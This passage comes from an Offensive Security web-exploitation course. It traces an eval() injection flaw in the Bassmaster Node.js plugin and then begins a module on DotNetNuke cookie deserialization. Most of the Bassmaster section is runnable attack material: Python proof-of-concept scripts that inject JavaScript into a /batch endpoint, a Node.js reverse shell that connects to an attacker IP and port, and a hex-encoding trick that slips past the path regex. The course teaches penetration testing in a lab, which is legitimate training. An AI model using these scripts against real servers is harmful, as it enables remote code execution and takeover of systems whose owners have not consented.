With the above in mind, let's determine what we are dealing with.

```
student@bassmaster:~/bassmaster$ grep -rnw  "eval(" . --color
./lib/batch.js:152:                    eval('value = ref.' +  parts[i].value + ';');
./node_modules/sinon/lib/sinon/spy.js:77:                eval("p = (function proxy("   +
vars.substring(0, proxyLength * 2 - 1) + // eslint-disable-line no-eval
./node_modules/sinon/pkg/sinon-1.17.6.js:2543:                  eval("p = (function
proxy(" + vars.substring(0, proxyLength * 2 - 1) + // eslint-disable-line no-eval
./node_modules/sinon/pkg/sinon.js:2543:                  eval("p = (function proxy(" +
vars.substring(0, proxyLength * 2 - 1) + // eslint-disable-line no-eval
./node_modules/lab/node_modules/esprima/test/test.js:17210:         'function eval() {
}': {
...
student@bassmaster:~/bassmaster$
```

Listing 184 - Searching the Bassmaster code base for the use of eval() function

In Listing 184, the very first result points us to the *lib/batch.js* file, which looks like a very good spot to begin our investigation.

Beginning on line 137 of *lib/batch.js*, we find the implementation of a function called *internals.batch* that accepts a parameter called *parts*, among others. This parameter array is then used in the *eval* function call on line 152.

```
137: internals.batch = function (batchRequest, resultsData, pos, parts, callback) {
138:
139:     var path = '';
140:     var error = null;
141:
142:     for (var i = 0, il = parts.length; i < il; ++i) {
143:         path += '/';
144:
```

[64] (Mozilla, 2020), https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Global_Objects/eval

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

```
145:         if (parts[i].type === 'ref') {
146:             var ref = resultsData.resultsMap[parts[i].index];
147:
148:             if (ref) {
 149:                 var value = null;
 150:
 151:                 try {
 152:                     eval('value = ref.' + parts[i].value + ';');
 153:                 }
```

Listing 185 - An instance of the eval() function usage in batch.js

In order to reach that point, we need to make sure that the type of at least one of the *parts* array entries is “ref”. Notice that if there is no entry of type “ref”, we will drop down to the *if* statement on line 182, which we should pass as the *error* variable is initialized to *null*. This in turn leads us to the *internals.dispatch* function on line 186. We won’t show the implementation of this function since it simply makes another HTTP request on our behalf, which should pull the next request from the initial batch, but we encourage you to see that for yourself in the source code.

```
154:                 catch (e) {
155:                     error = new Error(e.message);
156:                 }
157:
158:                 if (value) {
159:                     if (value.match && value.match(/^[\w:]+$/)) {
160:                         path += value;
161:                     }
162:                     else {
163:                         error = new Error('Reference value includes illegal
characters');
164:                         break;
165:                     }
166:                 }
167:                 else {
168:                     error = error || new Error('Reference not found');
169:                     break;
170:                 }
171:             }
172:             else {
173: error = new Error('Missing reference response'); 174: break;

175:             }
176:         }
177:         else {
178:             path += parts[i].value;
179:         }
180:     }
181:
182:     if (error === null) {
183:
184:         // Make request
185:         batchRequest.payload.requests[pos].path = path;
186:         internals.dispatch(batchRequest, batchRequest.payload.requests[pos],
function (data) {
```

Listing 186 - Internals.dispatch performs additional HTTP requests on our behalf

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

The important part is on lines 194-195 or 202-203, where the *resultsData* array entries get populated based on the HTTP response from the previous request. Ultimately, this will allow us to pass the check for "ref" on line 148, which is based on data from the *resultsData* array, and we will arrive at our target, back on line 152 where the *eval* is performed.

```
187:
188:             // If redirection
189:             if (('' + data.statusCode).indexOf('3')  === 0) {
190:                 batchRequest.payload.requests[pos].path = data.headers.location;
191:                 internals.dispatch(batchRequest,
batchRequest.payload.requests[pos], function (data) {
192:                     var result = data.result;
193:
194:                     resultsData.results[pos] = result;
195:                     resultsData.resultsMap[pos] = result;
196:                     callback(null, result);
197:                 });
198:                 return;
199:             }
200:
201:             var result = data.result;
202:             resultsData.results[pos] = result;
203:             resultsData.resultsMap[pos] = result;
204:             callback(null, result);
205:         });
206:     }
207:     else {
208:         resultsData.results[pos] = error;
209:         return callback(error);
210:     }
211: };
```

Listing 187 - resultsData array is populated with the HTTP request results

Since *eval* executes the code passed as a string parameter, its use is highly discouraged when the input is user-controlled. Notice that in this case, the *eval* function executes code that is composed of hardcoded strings as well as the *parts* array entries. This looks like a promising lead, so we need to trace back the code execution path and see if we control the contents of the *parts* array at any point.

Looking through the rest of the *lib/batch.js* file, we find that our *internals.batch* function is called on line 88 (Listing 188) from the *internal.process* function that has a couple of relevant parts we need to highlight.

First of all, a callback function called *callBatch* is defined on line 85 and makes a call to the *internals.batch* function on line 88. Notice that the second argument of the *callBatch* function (called *parts*) is simply passed to the *internals.batch* function as the fourth argument. This is the one we can hopefully control, so we need to keep a track of it.

```
081: internals.process = function (request, requests, resultsData, reply) {
082:
83:     var fnsParallel = [];
84:     var fnsSerial = [];
085:    var callBatch = function (pos, parts) {
086:
```


Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

```
87:           return function (callback) {
88:               internals.batch(request, resultsData, pos, parts, callback);
89:           };
90:       };
```

Listing 188 - The process function

Then on lines 92-101, we see the arrays *fnsParallel* and *fnsSerial* populated with the *callBatch* function. Finally, these arrays are passed on to the *Async.series* function starting on line 103, where they will trigger the execution of the *callBatch* function.

```
091:
92:       for (var i = 0, il = requests.length; i < il; ++i) {
093: var parts = requests[i]; 094:

95:           if (internals.hasRefPart(parts)) {
96:               fnsSerial.push(callBatch(i, parts));
97:           }
98:           else {
99:               fnsParallel.push(callBatch(i, parts));
100:          }
101:      }
102:
103:      Async.series([
104:          function (callback) {
105:
106:              Async.parallel(fnsParallel, callback);
107:          },
108:          function (callback) {
109:
110:              Async.series(fnsSerial, callback);
111:          }
112:      ], function (err) {
113:
114:          if (err) {
115:              reply(err);
116:          }
117:          else {
118:              reply(resultsData.results);
119:          }
120:      });
121: };
```

Listing 189 - The remainder of the process function

The most important part of this logic to understand is that the *callBatch* function calls on lines 96 and 99 use a variable called *parts* that is populated from the *requests* array, which is passed to the *internals.process* function as the second argument. This is now the argument we need to continue keeping track of.

The next step in our tracing exercise is to find out where the *internals.process* function is called from. Once again, if we look through the *lib/batch.js* file, we can find the function call we are looking for on line 69.

```
12: module.exports.config = function (settings) {
13:
14:     return {
```


Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

```
15:         handler: function (request, reply) {
16:
17:             var resultsData = {
 18:                 results : [],
 19:                 resultsMap: []
 20:              };
 21:
22:             var requests = [];
23:             var requestRegex = /(?:\/)(?:\$(\d)+\.)?([^\/\$]*)/g;
// /project/$1.project/tasks, does not allow using array responses
24:
25: // Validate requests 26:

27:             var errorMessage = null;
28:             var parseRequest = function ($0, $1, $2) {
29:
30:                 if ($1) {
31:                     if ($1 < i) {
32:                         parts.push({ type: 'ref', index: $1, value: $2 });
33:                         return '';
34:                     }
35:                     else {
36:                         errorMessage = 'Request reference is beyond array size: '
+ i;
37:                         return $0;
38:                     }
39:                 }
40:                 else {
41:                     parts.push({ type: 'text', value: $2 });
42:                     return '';
43:                 }
44:             };
45:
46:             if (!request.payload.requests) {
47:                 return reply(Boom.badRequest('Request missing requests array'));
48:             }
49:
50:             for (var i = 0, il = request.payload.requests.length; i < il; ++i) {
51:
52:                 // Break into parts
53:
54:                 var parts = [];
55:                 var result =
request.payload.requests[i].path .replace(requestRegex, parseRequest);
56:
57:                 // Make sure entire string was processed (empty)
58:
59:                 if (result === '') {
60:                     requests.push(parts);
61:                 }
62:                 else {
63:                     errorMessage = errorMessage || 'Invalid request format in
item: ' + i;
64:                     break;
65:                 }
66:             }
```


Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

```
67:
68:             if (errorMessage === null) {
69:                 internals.process(request, requests, resultsData, reply);
70:             }
71:             else {
72:                 reply(Boom.badRequest(errorMessage));
73:             }
74:         },
75:         description: settings.description,
76:         tags: settings.tags
77:     };
78: };
```

Listing 190 - Batch.config function

We will start analyzing the code listed above from the beginning and see how we can reach our *internals.process* function call. First, the *resultsData* hash map is set with *results* and *resultsMap* as arrays within the map (line 17). Following that, the URL path part of a *requests* array entry in the *request* variable is parsed and split into parts (line 55) *after* being processed using the regular expression that is defined on line 23. This is an important restriction we will need to deal with.

The code execution logic in this case is somewhat difficult to follow if you are not familiar with JavaScript, so we will break it down even more. Specifically, the string *replace* function in JavaScript can accept a regular expression as the first parameter and a function as the second. In that case, the string on which the *replace* function is operating (in this instance a part of the URL path), will first be processed through the regular expression. As a result, this operation returns a number of parameters, which are then passed to the function that was passed as the second parameter. Finally, the function itself executes and the code execution proceeds in a more clear manner. If this explanation still leaves you scratching your head, we recommend that you read the *String.prototype.replace* documentation.[65]

Notice that the *parseRequest* function is ultimately responsible for setting the part *type* to “ref”, which is what we will need to reach our *eval* instance as we previously described. As a result of the implemented logic, the *parts* array defined on line 54 is populated in the *parseRequest* function on lines 32 and 41. Ultimately, the *parts* array becomes an entry in the *requests* array on line 60. If no errors occur during this step, the *internals.process* function is called with the *requests* variable passed as the second parameter.

The analysis of this code chunk shows us that if we can control the URL paths that are passed to *lib/batch.js* for processing, we should be able to reach our *eval* function call with user-controlled data. But first, we need to find out where the *module.exports.config* function that we looked at in Listing 190 is called from. That search leads us to the *lib/index.js* file.

```
01: // Load modules
02:
03: var Hoek = require('hoek'); 04:
var Batch = require('./batch');
05:
06:
07: // Declare internals
```

[65] (Mozilla, 2020), https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Global_Objects/String/replace#Specifying_a_function_as_a_parameter

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

```
08:
9:  var internals = {
10:     defaults: {
11:         batchEndpoint: '/batch',
12:         description: 'A batch endpoint that makes it easy to combine multiple
requests to other endpoints in a single call.',
13:         tags: ['bassmaster']
14:     }
15: };
16:
17:
18: exports.register = function (pack, options, next)
{ 19:
20: var settings = Hoek.applyToDefaults(internals.defaults, options);
21:
22:     pack.route({
23:         method: 'POST',
24:         path: settings.batchEndpoint,
25:         config: Batch.config(settings)
26:     });
27:
28:     next();
29: };
```

Listing 191 - The /batch endpoint defined in lib/index.js

The source code in the listing above shows that the */batch* endpoint handles requests through the *config* function defined in the *bassmaster/lib/batch.js* file. This means that properly formatted requests made to this endpoint will eventually reach our *eval* target!

So how do we create a properly formatted request for this endpoint? Fortunately, the Bassmaster plugin comes with an example file (*examples/batch.js*) that tells us exactly what we need to know.

```
11: /**
12:  * To Test:
13:  *
14:  * Run the server and try a batch request like the following:
15:  *
16:  * POST /batch
17:  * { "requests": [{ "method": "get", "path": "/profile" }, { "method": "get",
"path": "/item" }, { "method": "get", "path": "/item/$1.id" }]
18:  *
19:  * or a GET request to http://localhost:8080/request will perform the above
request for you
20: */
21:
...
49:
50: internals.requestBatch = function (request, reply) {
51:
52:     internals.http.inject({
53:         method: 'POST',
54:         url: '/batch',
55:         payload: '{ "requests": [{ "method": "get", "path": "/profile" }, {
"method": "get", "path": "/item" }, { "method": "get", "path": "/item/$1.id" }] }'
56:     }, function (res) {
57:
```


Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

```
58:         reply(res.result);
59:     });
60: };
61:
62:
63: internals.main = function () {
64:
65: internals.http = new Hapi.Server(8080); 66:

67:     internals.http.route([
68:         { method: 'GET', path: '/profile', handler: internals.profile },
69:         { method: 'GET', path: '/item', handler: internals.activeItem },
70:         { method: 'GET', path: '/item/{id}', handler: internals.item },
71:         { method: 'GET', path: '/request', handler: internals.requestBatch }
72:     ]);
73:
```

Listing 192 - Bassmaster example code

Specifically, we can see in the listing above that the example code clearly defines two ways to reach the batch processing function. The first one is an indirect path through a GET request to the */request* route, as seen on lines 71. The second one is a direct JSON[66] POST request to the */batch* internal endpoint on line 53.

With that said, we can use the following simple Python script to send an exact copy of the example request:

```
import requests,sys

if len(sys.argv) != 2:
    print "(+) usage: %s <target>" %
    sys.argv[0] sys.exit(-1)

target = "http://%s:8080/batch" % sys.argv[1]

request_1 = '{"method":"get","path":"/profile"}'
request_2 = '{"method":"get","path":"/item"}'
request_3 = '{"method":"get","path":"/item/$1.id"}'

json =  '{"requests":[%s,%s,%s]}' % (request_1, request_2, request_3)

r = requests.post(target, json)

print r.text
```

Listing 193 - A script to send the request based on the comments in ~/bassmaster/examples/batch.js

Once we start the Node.js runtime with the bassmaster example file, we can execute our script. If everything is working as expected, we should receive a response like the following:

```
kali@kali:~/bassmaster$ python bassmaster_valid.py bassmaster
[{"id":"fa0dbda9b1b","name":"John Doe"},{"id":"55cf687663","name":"Active
Item"},{"id":"55cf687663","name":"Item"}]
```

Listing 194 - The expected response to a valid POST submission to /batch on the bassmaster server

[66] (The JSON Data Interchange Standard, 2020), https://www.json.org/

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

At this point, we can start thinking about how our malicious request should look in order to reach the *eval* function we are targeting.

6.4 Triggering the Vulnerability

It turns out that the only "sanitization" on our JSON request is done through the regular expression we mentioned in the previous section that checks for a valid item format. As a quick reminder, the regular expression looks like this:

```
/(?:\/)(?:\$(\d)+\.)?([^\/\$]*)/g
```

Listing 195 - The regular expression to match

An easy way to decipher and understand regular expressions is to use one of the few public websites[67] that provide a regular expression testing environment. In this case, we will use a known valid string from our original payload with a small modification.




Figure 123: Finding a string that will match the second group

As we can see, the forward slashes are essentially used as a string separator and the strings between the slashes are then grouped using the *dot* character as a separator, but only if the *$d.* pattern is matched.

In Figure 123, we attempted to inject the string ";hacked" into the original payload and managed to pass the regular expression test. Since the ";" character terminates a statement in JavaScript, we should now be able to append code to the original instruction and see if we can execute it! As a proof of concept, we can use the NodeJS *util* module's *log* method to write a message to the console.[68] First, let's double check that this would work with our regular expression.

[67] (Regex 101, 2020), https://regex101.com/

[68] (OpenJS Foundation, 2020), https://nodejs.org/api/util.html#util_util_log_string

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets




Figure 124: The payload works with the regular expression

In Figure 124 our entire payload is grouped within Group 2, which means that we should reach the *eval* function and our payload should execute. Let's add this to our script and see if we get any output.

The following proof of concept can do that for us. It builds the JSON payload and appends the code of our choice to the last *request* entry.

```
import requests,sys

if len(sys.argv) != 3:
    print "(+) usage: %s <target> <cmd_injection>" %
    sys.argv[0] sys.exit(-1)

target = "http://%s:8080/batch" % sys.argv[1]

cmd = sys.argv[2]

request_1 = '{"method":"get","path":"/profile"}'
request_2 = '{"method":"get","path":"/item"}'
request_3 = '{"method":"get","path":"/item/$1.id;%s"}' % cmd

json =  '{"requests":[%s,%s,%s]}' % (request_1, request_2, request_3)

r = requests.post(target, json)

print r.content
```

Listing 196 - Proof of concept that injects JavaScript code into the server-side eval instruction

In the following instance, we are going to use a simple *log* function as our payload and try to get it to execute on our target server.

```
kali@kali:~/bassmaster$ python bassmaster_cmd.py bassmaster
"require('util').log('CODE_EXECUTION');"
[{"id":"fa0dbda9b1b","name":"John Doe"},{"id":"55cf687663","name":"Active
Item"},{"id":"55cf687663","name":"Item"}]
```

Listing 197 - Injecting Javascript code

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets




Figure 125: Our web console shows that we have been hacked!

Great! As shown in Figure 125 we can execute arbitrary JavaScript code on the server. Notice that the regular expression is not really sanitizing the input. It is simply making sure that the format of the user-provided URL path is correct.

A log message isn't exactly our goal though. Ideally, we want to get a remote shell on the server. So let's see if we can take our attack that far.

6.5 Obtaining a Reverse Shell

Now that we have demonstrated how to remotely execute arbitrary code using this Bassmaster vulnerability, we only need to inject a Javascript reverse shell into our JSON payload to wrap up our attack. However, there is one small problem we will need to deal with. Let's first take a look at the following Node.js reverse shell that can be found online:[69]

```
var net = require("net"), sh = require("child_process").exec("/bin/bash");
var client = new net.Socket();
client.connect(80, "attackerip",
function(){client.pipe(sh.stdin);sh.stdout.pipe(client);
sh.stderr.pipe(client);});
```

Listing 198 - Node.js reverse shell

While the code in the listing above is more or less self-explanatory in that it redirects the input and output streams to the established socket, the only item worth pointing out is that it is doing so using the Node.js *net* module.

We update our previous proof of concept by including the reverse shell from Listing 198. The code accepts an IP address and a port as command line arguments to properly set up a network connection between the server and the attacking machine.

```
import requests,sys

if len(sys.argv) != 4:
    print "(+) usage: %s <target> <attacking ip address> <attacking port>" %
sys.argv[0]
    sys.exit(-1)

target = "http://%s:8080/batch" % sys.argv[1]

cmd = "//bin//bash"

attackerip = sys.argv[2]
attackerport = sys.argv[3]

request_1 = '{"method":"get","path":"/profile"}'
```

[69] (Riyaz Walikar, 2016), https://ibreak.software/2016/08/nodejs-rce-and-a-simple-reverse-shell/

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

```
request_2 = '{"method":"get","path":"/item"}'

shell = 'var net = require(\'net\'),sh = require(\'child_process\').exec(\'%s\'); '
% cmd
shell += 'var client = new net.Socket(); '
shell += 'client.connect(%s, \'%s\', function()
{client.pipe(sh.stdin);sh.stdout.pipe(client);' % (attackerport, attackerip)
shell += 'sh.stderr.pipe(client);});'

request_3 = '{"method":"get","path":"/item/$1.id;%s"}' % shell

json =  '{"requests":[%s,%s,%s]}' % (request_1, request_2, request_3)

r = requests.post(target, json)

print r.content
```

Listing 199 - Proof of concept reverse shell script

If we execute this script after setting up a netcat listener on our Kali VM, we should receive a reverse shell. However, the following listing shows that this does not happen.

```
kali@kali:~/bassmaster$ python bassmaster_shell.py bassmaster 192.168.119.120 5555
{"statusCode":500,"error":"Internal Server Error","message":"An internal server
error occurred"}
```

Listing 200 - Initial attempt to gain a reverse shell fails

Since our exploit has clearly failed, we need to figure out where things went wrong. To do that, we can slightly modify the *lib/batch.js* file on the target server and add a single debugging statement right before the *eval* function call. Specifically, we want to see what exactly is being passed to the *eval* function for execution. The new code should look like this:

```
...
            if (ref) {
                var value = null;

                try {
                    console.log('Executing: ' + parts[i].value);
                    eval('value = ref.' + parts[i].value + ';');
                }
                catch (e) {
...
```

Listing 201 - Debugging code execution

If we now execute our reverse shellcode injection script, we can see the following output in the server terminal window:

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets




Figure 126: Debugging a failed attempt to get a reverse shell

That certainly does not look like our complete code injection! It appears that our payload is getting truncated at the first forward slash. However, if you recall how the regular expression that filters our input works, this result actually makes sense. Let's submit our whole payload to the regex checker and see how exactly the parsing takes place.




Figure 127: Regex checker ran against the Node.js reverse shell

We can clearly see that the regular expression is explicitly looking for the forward slashes and groups the input accordingly. Again, this makes sense as the inputs the Bassmaster plugin expects are actually URL paths.

Since our payload contains forward slashes ("/bin/bash") it gets truncated by the regex. This means that we need to figure out how to overcome this character restriction. Fortunately, JavaScript strings can by design be composed of hex-encoded characters, in addition to other encodings. So we should be able to hex-encode our forward slashes and bypass the restrictions of the regex parsing. The following proof of concepts applies the hex-encoding scheme to the cmd string.

```
import requests,sys

if len(sys.argv) != 4:
    print "(+) usage: %s <target> <attacking ip address> <attacking port>" %
sys.argv[0]
    sys.exit(-1)

target = "http://%s:8080/batch" % sys.argv[1]

cmd = "\\\\x2fbin\\\\x2fbash"
```

 Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

```
attackerip = sys.argv[2]
attackerport = sys.argv[3]

request_1 = '{"method":"get","path":"/profile"}'
request_2 = '{"method":"get","path":"/item"}'

shell = 'var net = require(\'net\'),sh = require(\'child_process\').exec(\'%s\'); '
% cmd
shell += 'var client = new net.Socket(); '
shell += 'client.connect(%s, \'%s\', function()
{client.pipe(sh.stdin);sh.stdout.pipe(client);' % (attackerport, attackerip)
shell += 'sh.stderr.pipe(client);});'

request_3 = '{"method":"get","path":"/item/$1.id;%s"}' % shell

json =  '{"requests":[%s,%s,%s]}' % (request_1, request_2, request_3)

r = requests.post(target, json)

print r.content
```

Listing 202 - Avoiding character restrictions via hex encoding

All that is left to do now is test our new payload. We'll set up the netcat listener on our Kali VM and pass the IP and port as arguments to our script.




Figure 128: Bassmaster code injection results in a reverse shell

Excellent! Our character restriction evasion worked and we were able to receive a reverse shell!

6.5.1.1 Exercise

Repeat the steps outlined in this module and obtain a reverse shell.

6.5.1.2 Extra Mile

The student user home directory contains a sub-directory named *bassmaster_extramile*. In this directory we slightly modified the Bassmaster original code to harden the exploitation of the vulnerability covered in this module.

Launch the NodeJS *batch.js* example server from the extra mile directory and exploit the *eval* code injection vulnerability overcoming the new restrictions in place.

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

```
student@bassmaster:~$ cd bassmaster_extramile/

student@bassmaster:~/bassmaster_extramile$ nodejs examples/batch.js
Server started.
```

Listing 203 - Starting the extra mile NodeJS server

6.6 Wrapping Up

In this module we analyzed a remote code injection vulnerability in the Bassmaster plugin by performing a thorough review of its source code. During this process, we encountered regex and character restrictions, which we were able to bypass without much trouble. Ultimately, we demonstrated that the JavaScript *eval* function should be used with great care and that user-controlled input should never be able to reach it, as it can lead to a compromise of the vulnerable system.

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

7 DotNetNuke Cookie Deserialization RCE

This module will cover the in-depth analysis and exploitation of a deserialization remote code execution vulnerability in the DotNetNuke (DNN) platform through the use of maliciously crafted cookies. The primary focus of the module will be directed at the .Net deserialization process, and more specifically at the *XMLSerializer* class.

Revert the DNN virtual machine from your student control panel. You will find the credentials to the DotNetNuke server and application accounts in the Wiki.

The concept of serialization (and deserialization) has existed in computer science for a number of years. Its purpose is to convert a data structure into a format that can be stored or transmitted over a network link for future consumption.

While a deeper discussion of the typical use of serialization (along with its many intricacies) is beyond the scope of this module, it is worth mentioning that serialization on a very high level involves a “producer” and a “consumer” of the serialized object. In other words, an application can define and instantiate an arbitrary object and modify its state in some way. It can then store the state of that object in the appropriate format (for example a binary file) using serialization. As long as the format of the saved file is understood by the “consumer” application, the object can be recreated in the process space of the consumer and further processed as desired.

Due to its extremely useful nature, serialization is supported in many modern programming languages. As it so happens, many useful programming constructs can also be used for more nefarious reasons if they are implemented in an unsafe manner. For example, the topic of deserialization dangers in Java has been discussed exhaustively in the public domain for many years. Similarly, over the course of our penetration testing engagements, we have discovered and exploited numerous deserialization vulnerabilities in applications written in languages such as PHP and Python.

Nevertheless, deserialization as an attack vector in .NET applications has arguably been less discussed than in other languages. It is important to note however that this idea is not new. James Forshaw has expertly discussed this attack vector in his Black Hat 2012 presentation.[70] More recently, researchers Alvaro Muñoz and Oleksandr Mirosh have expanded upon this earlier research and reported exploitable deserialization vulnerabilities in popular applications as a result of their work.[71]

One of these vulnerabilities, namely the DotNetNuke cookie deserialization, is the basis for this module.

7.1 Serialization Basics

Before we get into the thorough analysis of the vulnerability, we first need to cover some basic concepts in practice. This will help us understand the more complex scenarios later on. There are various formats in which the serialized objects can be stored–we have already suggested a

[70] (James Forshaw, 2012), https://media.blackhat.com/bh-us-12/Briefings/Forshaw/BH_US_12_Forshaw_Are_You_My_Type_WP.pdf

[71] (Alvaro Muñoz, Oleksandr Mirosh, 2017), https://www.blackhat.com/docs/us-17/thursday/us-17-Munoz-Friday-The-13th-Json-Attacks.pdf

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

binary format as an option, which in the case of .NET, would likely be handled by the *BinaryFormatter* class.[72]

Nevertheless, for the purposes of this module, we will focus on the *XMLSerializer* class[73] as it directly relates to the vulnerability we will discuss.

7.1.1 XmlSerializer Limitations

Before we continue our analysis, we need to highlight some characteristics of the *XmlSerializer* class. As stated in the official Microsoft documentation,[74] *XmlSerializer* is only able to serialize *public* properties and fields of an object.

Furthermore, the *XmlSerializer* class supports a narrow set of objects primarily due to the fact that it cannot serialize abstract classes. Finally, the type of the object being serialized always has to be known to the *XmlSerializer* instance at runtime. Attempting to deserialize object types unknown to the *XmlSerializer* instance will result in a runtime exception.

We encourage you to read more about the specific capabilities and limitations of *XmlSerializer*. For now however, we just need to keep these limitations in mind as they will play a role later on in our analysis.

7.1.2 Basic XmlSerializer Example

